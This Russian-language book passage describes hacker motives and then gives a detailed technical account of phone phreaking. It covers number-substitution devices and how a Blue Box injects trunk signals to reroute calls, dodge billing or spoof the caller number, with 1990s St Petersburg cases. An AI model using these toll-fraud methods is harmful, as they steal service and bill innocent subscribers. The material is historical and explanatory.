Свободомыслящего компьютерного энтузиаста, затем — промышленного шпиона, политико-промышленного шпиона, кракера-мстителя и, наконец, хакера по найму. Все вышеупомянутые взломщики при совершении взлома в основном добиваются получения низкого уровня доступа. Так происходит потому, что бюджеты с низкой степенью защиты превалируют, а многие хакерские хитрости рассчитаны на наивных пользователей, которым обычно и принадлежат бюджеты низкого уровня.

Хакерам по найму и хакерам-шпионам приходится ориентироваться на конкретные компьютеры, а порой и на конкретных людей. Они либо ищут определенную комбинацию имя, пароль, либо добиваются любого доступа с уровнем, достаточно высоким для получения тайного доступа в бюджет их «мишени».

Вандалы и хакеры-мстители, само собой, стремятся к получению более высокого уровня доступа, чем тот, который им удалось получить при взломе, но при отсутствии достаточной сноровки они, скорее всего, изберут тактику внезапной стремительной атаки с последующим отступлением. Это означает, что их вполне устроит взлом под любым паролем и причинение возможно большего вреда; после этого они ретируются, отправив по электронной почте ядовитое послание. Они мо-

гут атаковать снова и снова, до тех пор, пока их не арестуют, либо выставят из системы навсегда. Такие «хакеры», скорее всего, удовлетворятся добытым низким уровнем доступа, чтобы делать свое дело. Но уж если они обладают определенными навыками или компьютерным «ноу-хау» - тогда берегись!

Настоящий хакер необязательно доводит свой взлом до самого конца. Ему может показаться, что не стоит расходовать свои силы, чтобы повысить свой уровень системного доступа. Это вовсе не сдача своих позиций, а всего лишь практичный взгляд на вещи. Если искомая информация незначительна или ее можно добыть и другим способом, незачем тратить время на ее получение. Хакер может также не настолько хорошо знать данный компьютер, или работающих на нем пользователей, или операционную систему, чтобы чувствовать себя способным достичь наивысшего уровня доступа. Это естественное и разумное чувство; если хакер сознает, что он в чем-то не дотягивает, он вполне может остановиться, чтобы подзубрить то, в чем пока несведущ. Если происходит нечто подобное, то, возможно, хакеру достаточно лишь провести дополнительные исследования, чтобы снова напасть на след, ведущий к статусу привилегированного пользователя. Вот, что сказал об этом один питерский хакер:

- Я знаю, что компьютер от меня никуда не денется. Мне нравится взламывать, но и проводить исследования я тоже не прочь. Иногда я чувствую, что исследования, которые могут помочь мне войти в бюджет - работу с книгами или социальную инженерию, — лучше отложить на потом, а сейчас пора заняться НАСТОЯЩИМИ исследованиями компьютера...

Войдя в систему, хакер получает возможность не только повышать свой системный статус.

Он может также:

— читать доступные документы и запускать программы;

— загружать файлы;

- довести до сведения системного администратора данные о наличии изъянов в обеспечении безопасности;

- изучать коммуникационно-вычислительное оборудование;

- проверить, не соединен ли данный компьютер с другими;

— покидая систему, каким-либо образом прикрыть свое отступление.

А еще можно просто выйти из системы и никогда больше в нее не возвращаться...»

Резюме психолога

Исходя из вышеприведенного отрывка, свободно распространяющегося по сети Интернет в качестве воспитательного пособия для будущих хакеров, можно сделать неопровержимый вывод о том, что нашей цивилизации удалось вывести новый тип человеческого существа, крайне индивидуалистичного и нацеленного в основном на исполнение лишь своих прихотей. Владея значительными техническими навыками и неплохим абстрактным мышлением, эти люди по сути дела глубоко психически больны, ибо противопоставляют себя остальному человеческому сообществу.

Готовые вынюхивать, шпионить, копаться в мусоре ради проникновения в чужие тайны, они делают это не ради сколько бы то ни было отчетливой цели, но исключительно ради самоутверждения и радости общения с себе подобными членами «сетевого братства».

Хакеры ни на одно мгновение даже не задумываются о том, что их действия могут навредить и отравить существование какому-то конкретному человеку, лишить его покоя, работы, имущества — будучи исключительно себялюбивыми и эгоистичными натурами, они испытывают тайное наслаждение и злорадство уже при самой мысли о том, что обладают какой-то тайной (какую даже пока не знают, как использовать) либо способностью в мгновение ока навредить сотням тысяч людей, распространив вирус, испортив им компьютеры.

Социальный прогноз

Являясь в наши дни определенной аналогией нигилистов-анархистов конца XIX века или детей-хиппи XX (только с компьютерным уклоном), хакерство не может считаться сколько бы то ни было оригинальным социальным явлением, поскольку подобные протестные антиобщественные движения в общем-то свойственны каждому поколению общества. Правда, с ростом высоких технологий бунт одиночки против общества может нанести гораздо больший вред обществу, чем в прежние эпохи. Поэтому можно с достаточной степенью вероятности прогнозировать дальнейшее противостояние общества и хакеров.

Индивидуальный прогноз

Все зависит от того, насколько глубоко въелось в конкретного человека желание выделиться, противопоставляя себя обществу. Большинство, конечно, повзрослев, станут нормальными полезными членами общества, примерными мужьями и женами без каких-либо тягостных последствий для организма.

Меньшинство: сядут в тюрьму, как Митник, Левин, Скляров и многие, многие другие.

Глава 12
ФРИКЕРЫ — ТЕЛЕФОННЫЕ ВОРЫ,... ИЛИ ГРАБИТЕЛИ?

Популярнейший герой фантаста Гаррисона Боливар Ди Грис хвастливо уверял, что в век высоких технологий крыса, чтобы выжить, должна быть сделана из нержавейки. Похоже, что наша цивилизация успешно вырастила таких крыс. Мы поведем рассказ о фрикерах, обычных... стоп, кто сказал «обычных»? Я?!.. Нет, я такого сказать не мог — так говорят только нерадивые пользователи всевозможных марок телефонных аппаратов: начиная от простого, как пылесос, таксофона и заканчивая спутниковыми аппаратами, которыми, пожалуй, пользуются только министры, МЧС, ряд спецслужб да и то не всегда!, ну и, что вполне естественно, Президент.

Начнем по порядку, с относительно нового для нашей страны вида преступлений, так называемого «фрикинга», то есть нелегального пользования телефонами. Надо честно признать, что общество пока не готово блокировать весь огромный спектр подобных деяний. Мы недавно приняли «свежий» Уголовный кодекс с новой главой о компьютерных преступлениях, но он уже сегодня перестал соответствовать хитроумной смекалке криминальных кулибиных, и правоохранительные органы говорят о необходимости доработки закона.

Исторически закон всегда идет позади преступления. Как бы ни изощрялись юристы, строя забор Закона вокруг здания Добродетели и Морали, ушлые и башковитые парни всегда найдут лазейку, чтобы обойти закон и заработать тысячу-другую баксов.

Человеку, далекому от высоких технологий, трудно представить до чего же пронырливых и нержавеющих крыс вырастила наша цивилизация. Пока на слуху лишь пострадавшие от самых простых преступлений. Например, Европу всколыхнул случай, разбиравшийся в пражском суде. Пожилой супружеской паре пришел колоссальный счет за международные телефонные переговоры по... эротической линии. А муж, между прочим, парализован, и жена почти не слышит. И, как ни странно, чехи, подарившие миру бравого солдата Швейка, отнеслись к этому факту безо всякого юмора.

По данным управления «Р» МВД России, наша страна выплатила Вьетнаму в прошлом году в одностороннем порядке 2,5 миллиона долларов, расплачиваясь за незаконные переговорные пункты, использующие аппаратуру подстановки ложного телефонного номера в режиме кабельной телефонии.

Плод работы фрикеров — клонированные телефоны-двойники, когда к одному номеру сотового телефона подключаются до ста (1) абонентов. «Черный» рынок услуг связи предлагает также пользователям так называемый «вечный» пейджер. Это когда на один номер клонируются десятки клиентов, каждый из которых имеет свой пароль. По оценкам международных организаций, ущерб от противоправной деятельности в сфере телекоммуникаций оценивается в 13 млрд. долларов США в год.

Пока в нашей стране сетями пользуются лишь менее четырех процентов россиян. Не выходя из дома, вы можете переслать в любую точку сто долларов, а можете — сто миллионов долларов. Можно заказать пиццу (и через полчаса вам ее принесут), а можно — купить виллу на островах. Заходя в Интернет, вы видите, КАКИЕ услуги там предлагаются. Все, что угодно! На любой вкус, в том числе криминальный. Глядя на экран телевизора, где умненький паренек, пробежав по клавишам, обставляет солидных дядей, мы подчас умиляемся. Не пройдет и десяти лет, как эти парни будут держать весь мир под контролем. Если... к тому времени не будет принят еще один закон. И еще один. И еще...

Фрикинг стационарных АТС

Немного о Blue Box

В обычной квартире обычной московской пятиэтажки на улице Дубнинской сотрудниками Управления по борьбе с преступлениями в сфере высоких технологий МВД России (в просторечии — управление «Р») и ГУВД Москвы пресечена деятельность нелегального переговорного пункта. За последние 10 дней это уже третий такой случай в Москве.

На сей раз был задержан гражданин Вьетнама Во Суан Чыонг — оператор подпольного «учреждения связи». Изъята специальная аппаратура, с помощью которой телефонный пират оказывал услуги своим соотечественникам по «льготным» тарифам. Минута переговоров с далекой родиной стоила клиентам Во Суан Чыонга всего 6 рублей, тогда как та же минута по официальным расценкам стоит около 35 рублей. Но изюминка такого пиратства в том, что все счета по оплате преступных услуг приходили ничего не подозревающим москвичам, живущим на Коровинском шоссе.

Воспользоваться услугами Чыонга могли только «свои». Клиент звонил на сотовый телефон оператору, называл номер абонента во

Вьетнаме, Чыонг набирал цифры на обычном телефоне, подключенном к аппарату подмены номера (АПН), включал секундомер. И записывал фамилию звонящего и время разговора в тетрадь. Деньги с клиентов взимали уже хозяева подпольной сети (по данным пресс-секретаря управления «Р» Анатолия Платонова, ежедневная прибыль каждой такой «АТС» составляет 200—300 долларов), выплачивая Чыонгу зарплату в 2500 рублей в месяц. Хозяева Чыонга сейчас в розыске.

Электронным мозгом такого «узла связи» является АПН. По словам Анатолия Платонова, среди изъятых аппаратов есть самые разные — от громоздких, явно кустарного производства (аппарат Чыонга был собран из скрепленных скотчем и незакрытых плат), до изящных изделий размером в две сложенные сигаретные пачки. Есть импортные и собранные в России, скорее всего, на закрытых предприятиях. АПН автоматически «захватывает» свободные телефонные номера и использует их для выхода на международные линии. Телефонами-донорами могут быть телефоны больниц, школ, учреждений, квартир - оператор процесс не контролирует. Таким образом, жертвой такого «узла связи» может стать кто угодно.

Как сообщил корреспонденту «Сегодня» один из сотрудников службы безопасности МГТС, проекты технической защиты от пиратов имеются, но самый дешевый из них оценивается в 12 млн. долларов. «Потянуть» такую сумму самостоятельно МГТС не в состоянии. Впрочем, самый большой ущерб от телефонных пиратов несет не МГТС, а ОАО «Ростелеком», которое ведает расчетами за международные услуги связи. Не намерено ли оно «в складчину» с МГТС защитить себя, а заодно и москвичей от телефонных пиратов? Все наши попытки прояснить этот вопрос не увенчались успехом — в «Ростелекоме» отказались от комментариев, сославшись на «отсутствие руководства».

Кстати, некоторые наши собеседники без восторга относятся к идее технической защиты от нелегалов. В частности, Анатолий Платонов полагает, что «Кулибины в сфере высоких технологий пойдут дальше и рано или поздно прорвут эту блокаду». Он полагает, что больший эффект можно получить, позаимствовав опыт английских законодателей. Там можно угодить за решетку только за то, что у вас дома обнаружат аппарат подмены номера. У нас уголовные дела в отношении телефонных пиратов возбуждают по ст. 165 УК (причинение имущественного ущерба путем обмана или злоупотребления доверием).

Как правило, с пострадавшими от подобного произвола москви-

чами поступают в щадящем режиме. Получив астрономические счета за проделки фрикеров и пожаловавшись в милицию, они могут прийти на абонентский участок «Ростелекома» (как правило, он находится в здании местной АТС) и написать заявление. Назначают расследование, до окончания которого телефон пострадавших не отключат. Если же результат расследования будет не в их пользу, за ними остается право решить вопрос в судебном порядке.

Именно такие дела обстоят сейчас с фрикингом и телефонией в России в целом. И причиной всего стало детище американских хакеров: голубая коробочка Blue Box.

Словосочетание Blue Box в России окутано густым покровом тайны и невежества. Многие слышали это словосочетание и знают, что оно означает устройство для бесплатных междугородных звонков, но спросите профессионала-связиста или «настоящего специалиста по телефонии» из какой-нибудь виртуальной конференции (вроде эхоконференции ru.phreaks сети fidonet) и вы услышите что-то вроде:

- такое устройство не может существовать, потому что такого не может быть никогда, все, что ты слышал — это утка;

- вы просто не понимаете, чем отличается абонентская линия от соединительной! Идите, почитайте популярные книжки по телефонии и потом спрашивайте;

- blue box не может работать в России, потому что у нас слишком мало тоновых АТС («специалист» имеет в виду цифровую АТС с тональным набором);

- blue box использовал дыру в каком-то конкретном типе АТС, существовавшую 30 лет назад в Америке и быстро заткнутую;

- и т. д.

Если попробовать поискать это словосочетание в любом русском поисковике в Интернете, то результат будет столь же неутешителен - куча переводов на русский язык хакерских текстов 70-х годов с инструкциями типа «подайте сигнал 2600 — Вы захватили транк, теперь нажмиту кнопку пульс», интригующих статей с названием вроде «секреты синей коробочки» и тем же содержанием, рассказов о том, что blue box — это устройство для обмана АОН и т.д.

На самом же деле Blue Box (в самом широком смысле) — это устройство для имитации сигналов внутриполосной линейной и регистровой сигнализации с абонентской линии. Изобретателем blue box

считается известный хакер Captain Crunch: его первые блюбоксы представляли из себя ... свистки, свистевшие точно на частоте 2600 Гц. Своим названием blue box обязан какому-то производителю этих устройств из США, который выпускал их в виде коробочек синего цвета. По легенде, отцы-основатели Apple перед тем, как заняться выпуском компьютеров, делали в том же гараже blue box'ы.

В жизни blue box представляет из себя либо коробочку, либо программу для компьютера, умеющие посылать линейные сигналы одно- или многочастотными посылками (занятие, отбой и т. д.) и набирать цифры тоном (декадными импульсами частотой или многочастотным кодом в зависимости от той системы сигнализации, для которой этот ВВ предназначен).

Blue box предназначен в основном для работы на междугородных каналах, т. к. на внутригородских не встречается (во всяком случае, я не встречал и не слышал про подобное) внутриполосная линейная сигнализация. Однако на городских каналах похожего эффекта можно добиться при помощи устройства (назовем его «глюк-бокс»), иммитирующего сигналы путем кратковременного разрыва линии.

В популярной литературе широко описан Blue Box, использовавшийся в США (кажется, сигнализация там была именно R1), а также BlueBox для международных каналов, использующих сигнализации ITU-T (CCITT) номер 5.

Blue Box нужен для управления удаленной АТС (почти всегда - междугородной). При помощи него абонент может заставить ее установить соединение вовсе не с тем номером, который был набран им с телефона в начале звонка, а с любым другим, иногда — и с номером в другом городе или другой стране, если АТС поддерживает транзитные звонки.

Можно использовать ВВ для звонков в те города, с которыми по какой-то причине отсутствует прямая автоматическая междугородная связь, звоня транзитом через другой город. Также возможно экономить деньги, если первоначальное соединение стоит дешевле, чем разговор с тем городом, в который вы попадаете транзитом, или вообще бесплатно (в США для этого использовались номера 1–800).

Blue Box также позволяет устанавливать соединение транзитом через несколько городов, что может быть полезно для некоторых граждан, одержимых манией преследования — спецслужбы будут долго ловить вас, если вы позвоните своему соседу транзитом через Магадан.

Blue box работает на всех междугородных каналах, за исключением каналов, на которых используется сигнализация ОКС-7 (в последнее время в связи с «цифровизацией» междугородной сети таких каналов становится все больше и больше). В последнее время, из-за повышенной активности фрикеров и тотальной замены АМТС на цифровые, началась активная борьба с blue box (цифровые АМТС легко программируются для защиты от ВВ).

В конце главы описаны реальные случаи применения Blue Box в Петербурге, Москве, Алма-Ате, Караганде. Все это применимо к любому городу России.

Историю применения Blue Box в России, вероятно, следует отсчитывать от случая в Петербурге, получившего широкую известность: по чьему-то недомыслию, при установке новой международной АТС (AXE-10) канал между ней и междугородной АТС управлялся по сигнализации ITU-T номер 5 (CCITT5), из-за чего «фрикался» классическим Blue Box, описанным в популярной литературе, в изобилии имеющейся в Интернете.

Результат не заставил себя ждать — после появления услуги Home Country Direct (8-0-800-4977-xxx) экспериментаторы, услышав про «бесплатные номера для выхода на операторов» (именно их рекомендуют использовать в классических текстах про фрикинг), попробовали воспрользоваться «рецептами», и все заработало.

Установление соединения между АТС

Для понимания принципа работы Blue Box необходимо очень хорошо представлять себе, как происходит установление телефонного соединения. После прочтения этой статьи я рекомендую почитать бестселлер всех времен — книгу «Сигнализация в сетях связи», или познакомиться с литературой о связи на сайте http://www.about-phone.info.

Сигнализация, абонентские и соединительные линии

Сигнализация — это способ передачи служебной информации по телефонному каналу. Включает управляющие сигналы (линейная сигнализация), передачу номера вызывающего и вызываемого абонента, служебную информацию (регистровая сигнализация).

Абонентская линия (АЛ) — это линия, соединяющая абонента с АТС (обычно — двухпроводная линия).

Соединительная линия (СЛ) — это линия, соединяющая 2 АТС. Обычно между АТС лежит несколько параллельных СЛ («пучок СЛ»), поскольку необходимо одновременно вести несколько разговоров между разными абонентами. СЛ включает в себя голосовой тракт, по которому передается речь, и сигнальный канал. Это может быть трехпроводная физическая линия (обычные провода), уплотненная линия с частотным разделением каналов, цифровая система передачи с временным (ударение на последнем слоге) разделением каналов. Все СЛ, за исключением сельских сетей, однонаправленные, т.е. каждая линия может использоваться для установки соединений только в одном направлении.

Процесс соединения при звонке абонента «А», подключенного к АТС А, абоненту «Б», подключенному к АТС Б, происходит следующим образом (координатная, электронная АТС):

1. «А» снимает трубку и, услышав зуммер АТС, набирает номер «Б».

2. АТС А, приняв необходимое число цифр, определяет направление, в котором будет устанавливаться соединение (АТС Б), выбирает свободную СЛ в направлении АТС Б и посылает в СЛ сигнал «занятие».

3. АТС Б, получив сигнал «занятие», подтверждает его и ждет получения номера.

4. АТС А передает номер абонента «Б» (полностью или только последние цифры, необходимые АТС Б, в зависимости от типа сигнализации и настроек).

5. АТС Б «находит» АЛ абонента «Б».

6. Если абонент «Б» свободен, то АТС «Б» передает по СЛ сигнал «абонент свободен» (если это поддерживается используемой сигнализацией), посылает «Б» сигнал «посылка вызова» («звонок», переменное напряжение 90В частотой 25 Гц), а по голосовому тракту к «А» – акустический сигнал «контроль посылки вызова» («длинные гудки»).

7. После ответа «Б» АТС Б посылает линейный сигнал «ответ», после чего устанавливается разговорное состояние.

8. После того, как «А» повесит трубку, АТС А посылает сигнал «разъединение», в ответ на что АТС Б посылает «Б» сигнал конца соединения (короткие гудки). СЛ освобождается и готова к следующему соединению (хотя возможен случаи, когда соединение будет удерживаться до того, как «Б» повесит трубку, это сделано для обнаружения злонамеренного вызова — пока соединение удержано, сотрудники те-

лефонной компании могут вычислить по состоянию приборов АТС абонента «А».

8.1. Если в процессе разговора «Б» вешает трубку, то АТС Б посылает АТС А сигнал «отбой», в ответ на что АТС А автоматически посылает «разъединение», освобождает СЛ и посылает «А» сигнал конца разговора (однако, полуавтоматические АМТС удерживают соединение до тех пор, пока «А» не повесит трубку, это позволяет телефонистке послать сигнал повторного вызова без нового набора номера «Б»).

8.2. Если линия «Б» занята (или набран несуществующий номер), АТС Б посылает АТС А сигнал «абонент занят» (если это поддерживается системой сигнализации) или «отбой» (дальше — см. пункт 8.1).

Декадно-шаговая АТС

Процедура абсолютно аналогичная тому, что написано для координатных АТС, за исключением небольшого отличия — городские ДШ АТС не имеют регистров (устройств для запоминания номера), поэтому приборы АТС принимают и обрабатывают цифры номера «Б» в момент их набора. То есть:

1. «А» набирает первые цифры номера «Б», приборы АТС «поворачиваются», выбирая направление на АТС Б (в зависимости от длины номера для этого необходимо 1—3 цифры).

2, 3. Аналогично случаю с координатной АТС.

4. «А» набирает оставшиеся цифры номера «Б», и АТС А передает их по СЛ декадным кодом; дальше — аналогично координатной АТС.

Соединение может пройти транзитом через несколько промежуточных АТС, при этом на каждом участке соединения происходит процедура обмена сигналами и передача цифр номера «Б», аналогичная описанной выше для прямого соединения АТС А и АТС Б. Промежуточные АТС могут запомнить (и передать потом дальше по цепочке) номер «Б» полностью или частично или ограничиться приемом части номера, необходимой для выбора направления (после чего оставшиеся цифры номера, передаваемые АТС А, передаются транзитной АТС дальше по цепочке без обработки).

Междугородное соединение

1. «А» набирает «8».

2. Независимо от типа АТС, АТС А немедленно выбирает исходящую СЛ на АМТС А и «занимает» ее.

3. АМТС А определяет номер «А», выдает длинный гудок и принимает по СЛ цифры номера «Б» (декадным кодом).

4. Далее АМТС соединяется с АМТС Б и далее с АТС Б примерно так же, как и городская АТС (с учетом написанного выше про транзитное соединение по цепочке АТС).

В некоторых случаях соединение с АМТС ведется через специальное устройство — промежуточный регистр, который сам выдает длинный гудок после «8», запоминает номер «Б», определяет номер «А» и передает это все пакетом на АМТС. С точки зрения обмена сигналами промрегистр выглядит, как транзитная АТС, стоящая между АТС А и АМТС А.

В зависимости от назначения, различаются следующие типы СЛ:

- «просто СЛ» — соединяет городские АТС (ГАТС)

- заказная соединительная линия (ЗСЛ) — соединяет ГАТС с АМТС, служит для передачи исходящих с ГАТС вызовов

- междугородная соединительная линия (СЛМ) — соединяет АМТС с ГАТС, служит для передачи входящих на ГАТС вызовов

- междугородная соединительная линия (СЛМ) — соединяет АМТС друг с другом (почему-то отдельный термин для этого типа СЛ отсутствует, или я его просто не знаю, для отличия двух типов СЛМ будут применяться термины «междугородные СЛМ» и «внутризоновые СЛМ»)

- на внутризоновых каналах, соединяющих сельские АТС друг с другом и АМТС, используются те же типы СЛ (СЛ, ЗСЛ, СЛМ), что и на городских сетях.

Подробнее о типах СЛ и принципах построения телефонных сетей вы можете прочитать в «библиотеке» на сайте http://www.about-phone.info.

На телефонных сетях, в зависимости от типа оборудования СЛ, используются следующие типы сигнализаций.

— Батарейная сигнализация. Линейные сигналы кодируются уровнями напряжения относительно станционной батареи питания. Применяется на физических линиях («трехпроводка» и т. д.).

- Внутриполосная сигнализация. Линейные сигналы кодируются одно- и двухчастотными посылками по разговорному тракту. Ис-

пользуются частоты в «разговорном» диапазоне 300—3400 Гц. Применяется на линиях с частотным и временным разделениями каналов.

-- Внеполосная сигнализация. Линейные сигналы кодируются одночастотными посылками по разговорному тракту. Используются частоты выше 3400 Гц. Применяется на линиях с частотным разделением каналов.

-- 2 выделенных сигнальных канала (2ВСК, CAS). Линейные сигналы кодируются установкой сигнальных битов в отдельном таймслоте системы ИКМ-30. Применяется на линиях с временным разделением каналов.

— Общеканальная сигнализация (ОКС, CCS). Все сигналы управления соединениями пучка СЛ передаются пакетами по отдельному каналу (64К или больше). Применяется на линиях с временным разделением каналов, однако может комбинироваться и с каналами другого типа (хотя это и не типично). К этому типу сигнализации не применимо разделение на линейную и регистровую сигнализацию и многое другое, о чем написано в этом документе.

Все типы сигнализаций (кроме ОКС) передают примерно одинаковый набор сигналов: «занятие», «разъединение», «отбой Б», «импульс декадного набора (используется для передачи номера)», о которых написано выше, плюс дополнительные сигналы «КПВ», «повторный вызов», «блокировка» и некоторые другие.

Передача номера вызываемого абонента у всех типов сигнализации (кроме ОКС) производится либо декадным кодом по линейной сигнализации, либо по разговорному тракту кодом «2 из 6» с использованием различных «пакетов», либо «челноком». Передача номера вызывающего абонента по ЗСЛ производится либо по голосовому тракту в «пакете» вместе с номером вызываемого абонента, либо «безинтервальным пакетом» по сигналу «запрос АОН», либо декадным кодом.

Внутриполосная сигнализация используется на междугородных СЛМ, а также на внутризоновых СЛМ и ЗСЛ при соединении между АМТС и ЦС в райцентрах области. На внутригородских СЛ (СЛ, ЗСЛ, СЛМ) внутриполосная сигнализация применяется очень редко (только для подключения удаленных ведомственных АТС).

Как уже было написано, Blue box используется для управления АТС при установке соединения по каналам, использующим внутриполосную линейную сигнализацию. Blue box позволяет сымитировать с

АЛ линейные и регистровые сигналы и установить соединение с новым абонентом. На каналах с другими типами сигнализации (кроме ОКС) может использоваться «глюк бокс», о котором написано в главе, посвященной «щелчку по рычагу».

Соединение с помощью blue box выглядит следующим образом:

— Абонент «А» набирает междугородный номер «Б» обычным образом.

— Устанавливается соединение «А»-АТС А-АМТС АМТС Б АТС-«Б», как описано выше. «Б» отвечает и разговорный тракт проходит по всей цепочке соединения. Канал АМТС А-АМТС Б использует внутриполосную сигнализацию.

— «А» посылает с помощью Blue Box сигнал «разъединение». АМТС Б распознает его, разрывает связь с «Б» и полагает, что канал, по которому пришло соединение, свободен. Однако, АМТС А не ждала никаких частотных сигналов от АТС А и проигнорировала сигнал от blue box. Единственный частотный сигнал, который ее интересует - это сигнал «отбой», который должен придти по каналу от АМТС Б. Т.е., с точки зрения АМТС А, сохраняется ранее установленное соединение с «Б», которое продолжает тарифицироваться в соответствии с ценой соединения с городом «Б».

— «А» посылает с помощью blue box сигнал «занятие», АМТС Б распознает его и готова к приему номера для установки соединения.

- «А» посылает новый номер (путь это будет абонент «В»), АМТС Б устанавливает соединение с «В» и «А» может с ним разговаривать.

- Если «В» вешает трубку, то соединение разрывается.

- Если во время разговора с «В» «А» опять применит blue box, то он может повторить процедуру соединения с новым номером заново.

- С точки зрения АМТС А, учитывающей стоимость звонков «А», имеет место один непрерывный разговор с одним и тем же номером «Б» до момента, пока «А» не повесит трубку или не придет сигнал «отбой» из-за того, что «В» провесит трубку.

Само по себе применение этого сценария не дает никакой «бесплатности», однако, если АМТС Б допускает соединения не только с городом «Б», но и транзитом с другими городами, то «А» имеет возможность установить соединение с любым городом или страной, оплачивая его по тарифу первоначального соединения. Если в качестве «Б» используется какой-либо специальный неоплачиваемый номер, то это будет полностью бесплатное соединение. Подробнее это будет рассмотрено в главе «примеры использования».

Дополнительные нюансы:

- В некоторых случаях возможно применение blue box до ответа «Б».

- При звонках из райцентров области можно управлять с помощью blue box не СЛМ, а ЗСЛ от АТС А до АМТС А. При этом «А» имеет возможность передать новый номер «В» вместе с номером вызывающего абонента, подсунув чужой номер и полностью избавившись от счетов за оплату.

Приведем реальные примеры использования blue box. Примеры собирались в результате проведения исследований по заявкам операторов связи.

Петербург

История «большого фрикинга» в Петербурге, несомненно, начинается со знаменательного события — открытия доступа из России к услуге Home Country Direct. Было это примерно в 1995 году. Тогда по компьютерным сетям пробежало вот это официальное сообщение Ростелекома: Настоящим РОСТЕЛЕКОМ оповещает все организации, предлагающие услуги в области электросвязи с обеспечением доступа к телефонной сети, о начале предоставления новых видов телефонных услуг международной связи, которые будут предоставляться широкому кругу абонентов на территории Российской Федерации. HOME COUNTRY DIRECT (Прямая связь со страной) — уникальная услуга для всех, кому нужна простая, быстрая и надежная связь со своей страной круглосуточно. При этом абонент получает международное соединение бесплатно. Для получения доступа к данной услуге клиентам необходимо набрать номер: 8-10 800 4977xxx, где:

8 — индекс выхода на междугородную сеть,

10 — международный индекс автоматической связи,

800— выделенный код услуги,

4977xxx — номер, определяющий оператора страны назначения.

В настоящее время имеется возможность выхода к операторам следующих стран (компаний):

8-10 800 4977211 - США (AT&T)

8-10 800 4977222 - США (MCI)

8-10 800 4977255 - США (Sprint)

8-10 800 4977220 - США (MCI русскоязычная служба)

8-10 800 4977233 - Канада (Teleglob)

8-10 800 4977266 - Великобритания (BT)

8-10 800 4977277 - Великобритания (Mercuri)

8-10 800 4977288 – Венгрия

8-10 800 4977181 - Япония (KDD)

8-10 800 4974358 - Финляндия (Telecom Finland)

8-10 800 4977032 — Бельгия (Belgacom, с использованием карточек)

8-10 800 4977212 — Бельгия (Belgacom, через оператора)

8-10 800 4977039 - Италия (Iritel)

8-10 800 4977353 - Ирландия (Telecom Iriland)

8-10 800 4977156 – Чили

8-10 800 4977165 - Сингапур

8-10 800 4977141 - Швейцария.

Свободный и открытый доступ к этой услуге должен быть обеспечен всем клиентам организациями, занимающимися предоставлением услуг электросвязи, дающими доступ к коммутируемой телефонной сети общего пользования. К числу этих организаций относятся гостиницы, учреждения, сдающие помещения в наем организациям, предоставляющим услуги наложенных и выделенных сетей. Причем ни одна организация на территории России не должна выставлять клиентам счета за пользование этой услугой, поскольку счета в этом случае выставляются международным партнерам РОСТЕЛЕКОМа. Услуга HOME COUNTRY DIRECT широко распространена во всем мире. В настоящее время Россия вошла в перечень стран, которые оказывают самые передовые, с точки зрения технологии, услуги в области электросвязи. Это было начало конца, только об этом еще никто не знал. До этого фрикингом занимались отдельные энтузиасты-связисты, перерывшие горы специальной литературы и зачастую имевшие доступ к специальным видам телефонных линий (одного такого фаната я знал лично). Именно с объявления о появлении новой услуги Ростелекома проснулся интерес к blue box'у у широких масс компьютерно грамотного населения. Дело в том, что в то время на многих BBS уже лежали тексты американских и европейских фрикеров с практическими советами по фрикингу и специальные программы для этого — Blue Beep, Blue Dial и др. Нужен был только компьютер с голосовым модемом или звуковой картой и знания, куда звонить и что пищать. Именно последнего и не было до появления услуги Home Country

Direct. В большинстве статей о «фрике 90-х годов» речь шла о применении blue box на международных каналах, использующих сигнализацию ITU-T (CCITT) номер 5 (SS5), и его применение начиналось с набора «бесплатного номера оператора в другой стране», что не было ранее доступно в России. Именно эти ключевые слова нашли фрикеры в объявлении Ростелекома... Самые смелые взяли программки, набрали первый попавшийся номер оператора и... все заработало, несмотря на то, что во всех текстах было написано о применении защиты от blue box на большинстве каналов.

Почему это произошло?

Для начала рассмотрим организацию междугородной телефонной связи в Петербурге в то время.

Исходящие междугородные звонки из Петербурга и области обслуживались двумя координатными АМТС типа ARM-20 и ARE-13, установленными в здании ММТ на Синопской набережной. При наборе «8» абонент случайным образом подключался по ЗСЛ к одной из этих АТС. Кроме этого, еще работала АМТС-1М на ул. Герцена (позднее демонтированная и замененная на AXE-10), обслуживающая исходящие звонки абонентов АТС без аппаратуры АОН (они набирали свой номер вручную) и входящие звонки из отдельных регионов. Незадолго до описанного момента Ростелеком ввел в действие новую транзитную международную АМТС типа AXE-10, через которую отправлялись все звонки за пределы России из Петербурга и окружающих его областей. Именно она и послужила причиной бед телефонистов — вероятно, из-за того, что в то время Erricson еще не выпускал АТС, адаптированные для России, эта АТС не поддерживала российских стандартов сигнализации, поэтому для передачи номера с междугородной АТС использовали SS5.

Абонент набирал «8», передавал на одну из междугородных АТС номер вызываемого абонента, и, если он начинался на 10, АМТС передавала его по СЛ с SS5 на международную АТС, которая уже выбирала направление на нужную страну. Таким образом, фрикер, применяющий blue box, фрикал не международный канал, а канал между двумя АТС в Петербурге. Поэтому и работало все абсолютно независимо от того, какой именно международный номер набирался. Самое интересное, что многие фрикеры просто не догадывались, кому именно они наносят ущерб.

Это безобразие продолжалось как минимум 2 года. Под конец, думаю, с помощью blue box в Петербурге звонило не меньше сотни человек.

Вероятно, сумма ущерба от их деятельности была настолько велика, что дыру заткнули с нескольких попыток. Однако урок петербургским связистам не пошел впрок.

Следующая серия «большого фрика» началась примерно в 1998 году. К этому моменту вместо АМТС-1М уже работала междугородная AXE-10. Она обслуживала исходящие звонки из Питера наравне с ранее установленными координатками, так что абонент, набирая «8», попадал случайным образом уже на одну из трех АТС. Все произошло после того, как СПб ММТ приобрела у Erricson платформу интеллектуальной сети и ввела новую услугу — звонки по предоплаченным карточкам. Для выхода на нее абонент набирал 8-805-1234 (не тарифицировался). Но система Erricson была подключена, вероятно, прямо к новой AXE-10, а абоненты же могли попадать по «8» и на старые координатки. Выход был найден — старые координатки, получив номер выхода на службу карточек, устанавливали соединине по СЛМ (с внутриполосной сигнализацией, естественно) с AXE-10.

